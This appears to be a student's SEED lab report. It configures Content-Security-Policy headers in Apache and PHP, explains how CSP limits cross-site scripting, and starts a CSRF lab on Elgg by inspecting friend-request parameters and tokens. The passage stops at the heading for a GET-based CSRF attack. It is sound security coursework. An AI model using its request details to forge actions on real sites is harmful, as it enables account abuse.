
www.example32c.com




We see it is Failed for area 2, area 3 and area 5.

2. Click the button in the web pages from all the three websites, describe and explain your observations.

www.example32a.com On click of “Click me” button ,Alert with ‘Js Code executed!’ appears.



www.example32b.com Nothing happens on click me. Because CSP is set which blocks inline javascript code alert('any msg') on button click event. Hence nothing happens for example32b.com



www.example32c.com Nothing happens on click me. Because CSP is set in phpindex.php which blocks inline javascript code alert('any msg') on button click event. Hence nothing happens for example32c.com

The screenshot shows a Linux desktop environment with a terminal window and a Firefox browser window.

Terminal Window:

```
Assignment_VirtualMachine (DnsSetup) [Running] - Oracle VM VirtualBox
Activities Text Editor Nov 23 12:48 • phpindex.php
File Machine View Input Devices Help
Open ... /D/courses/SEED/Project/www/csp
Save
1<?php
2 $cspheader = "Content-Security-Policy:" .
3 "default-src 'self';".
4 "script-src 'self' 'nonce-111-111-111' *.example70.com".
5 "'nonce-222-222-222' *.example60.com";
6 header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
10|
```

Firefox Browser Window:

Nov 23 18:23 • www.example32c.com

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: NoNonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click:

3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

- do nano apache_csp.config file
- edited line 16 added *.example60.com \ to Content Security Policy Header
- run docker-compose build and docker-compose up
- relaunch the website


```

Assignment_VirtualMachine (DnsSetup) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor apache_csp.conf Nov 22 23:18
Open Save
1# Purpose: Do not set CSP policies
2<VirtualHost *:80>
3 DocumentRoot /var/www/csp
4 ServerName www.example32a.com
5 DirectoryIndex index.html
6</VirtualHost>
7
8# Purpose: Setting CSP policies in Apache configuration
9<VirtualHost *:80>
10 DocumentRoot /var/www/csp
11 ServerName www.example32b.com
12 DirectoryIndex index.html
13 Header set Content-Security-Policy " \
14     default-src 'self'; \
15     script-src 'self' *.example70.com \
16     *.example60.com \
17     "
18</VirtualHost>
19
20# Purpose: Setting CSP policies in web applications
21<VirtualHost *:80>
22 DocumentRoot /var/www/csp
23 ServerName www.example32c.com
24 DirectoryIndex phpindex.php
25</VirtualHost>
26

```

Plain Text Tab Width: 8 Ln 16, Col 31 INS Right Ctrl

Output after making changes area 5 was already added in security policy added area 6 also .Bot show OK.




4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.
 - do sudo nano phpindex.php or edit in text editor the same file.
 - edited line 5 added “ ‘nonce-222-222-222’ *.example60.com”;
 - to Content Security Policy header as other were already included.
 - run docker-compose build and docker-compose up

A screenshot of a Linux desktop environment. On the left is a dock with icons for a file manager, terminal, and browser. A terminal window titled "Assignment_VirtualMachine (DnsSetup) [Running] - Oracle VM VirtualBox" is open, showing PHP code for generating a Content-Security-Policy header. The code includes directives for 'self', 'nonce-111-111-111', and 'nonce-222-222-222' from example60.com and example70.com. Below the terminal is a file browser window showing a directory structure.

```
1<?php
2 $cspheader = "Content-Security-Policy:" .
3     "default-src 'self';".
4     "script-src 'self' 'nonce-111-111-111' *.example70.com".
5     "'nonce-222-222-222' *.example60.com";
6 header($cspheader);
7 ?>
8
9<?php include 'index.html';?>
10|
```

- relaunch the website to see 1,2,4,5,6 areas display OK. Added Area 2 and 5 in CSP headers.



5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

Content-Security-Policy Headers are used to specify resources which can be used by browser to run scripts thus helping prevent XSS attack .

It can be seen that header value is made up of single or multiple directives which can be separated by semicolon.

Few directives can be :

default-src 'self'

It allows everything but from same origin only.

script-src 'self'

It only allows loading resources from the same origin (same scheme, host and port).

script-src 'self' *.example70.com

It allows example70.com, and same origin resources.

script-src 'self' 'nonce-222-222-222'


It allows resources from same origin and nonce-222-222-222.(The nonce should be a secure random string, and should not be reused.)

CSP provides a strong defense against XSS attacks by controlling and restricting the sources from which scripts can be executed.

2) Cross-Site Request Forgery (CSRF) Attack Lab

Lab (Web Application: Elgg)


DNS setup




```
#Dns Setup-Xss Attack IP Address
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com

# For CSRF Attack
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
```

Launching and checking :www.seed-server.com



Launching and checking :www.attacker32.com




Task 1


Observing HTTP Request

Get Request: Viewing Alice's profile

- HTTP/1.1 200 OK: The header indicates that the server was able to successfully process the request and is returning the profile page of Alice.




Post Request: Login to Alice's account



Get Request: Alice adding bob as friend

Here we can see query parameters:


friend=57, __elgg_ts and __elgg_token values as seen in screen shot.




TASK 2

CSRF Attack using GET Request

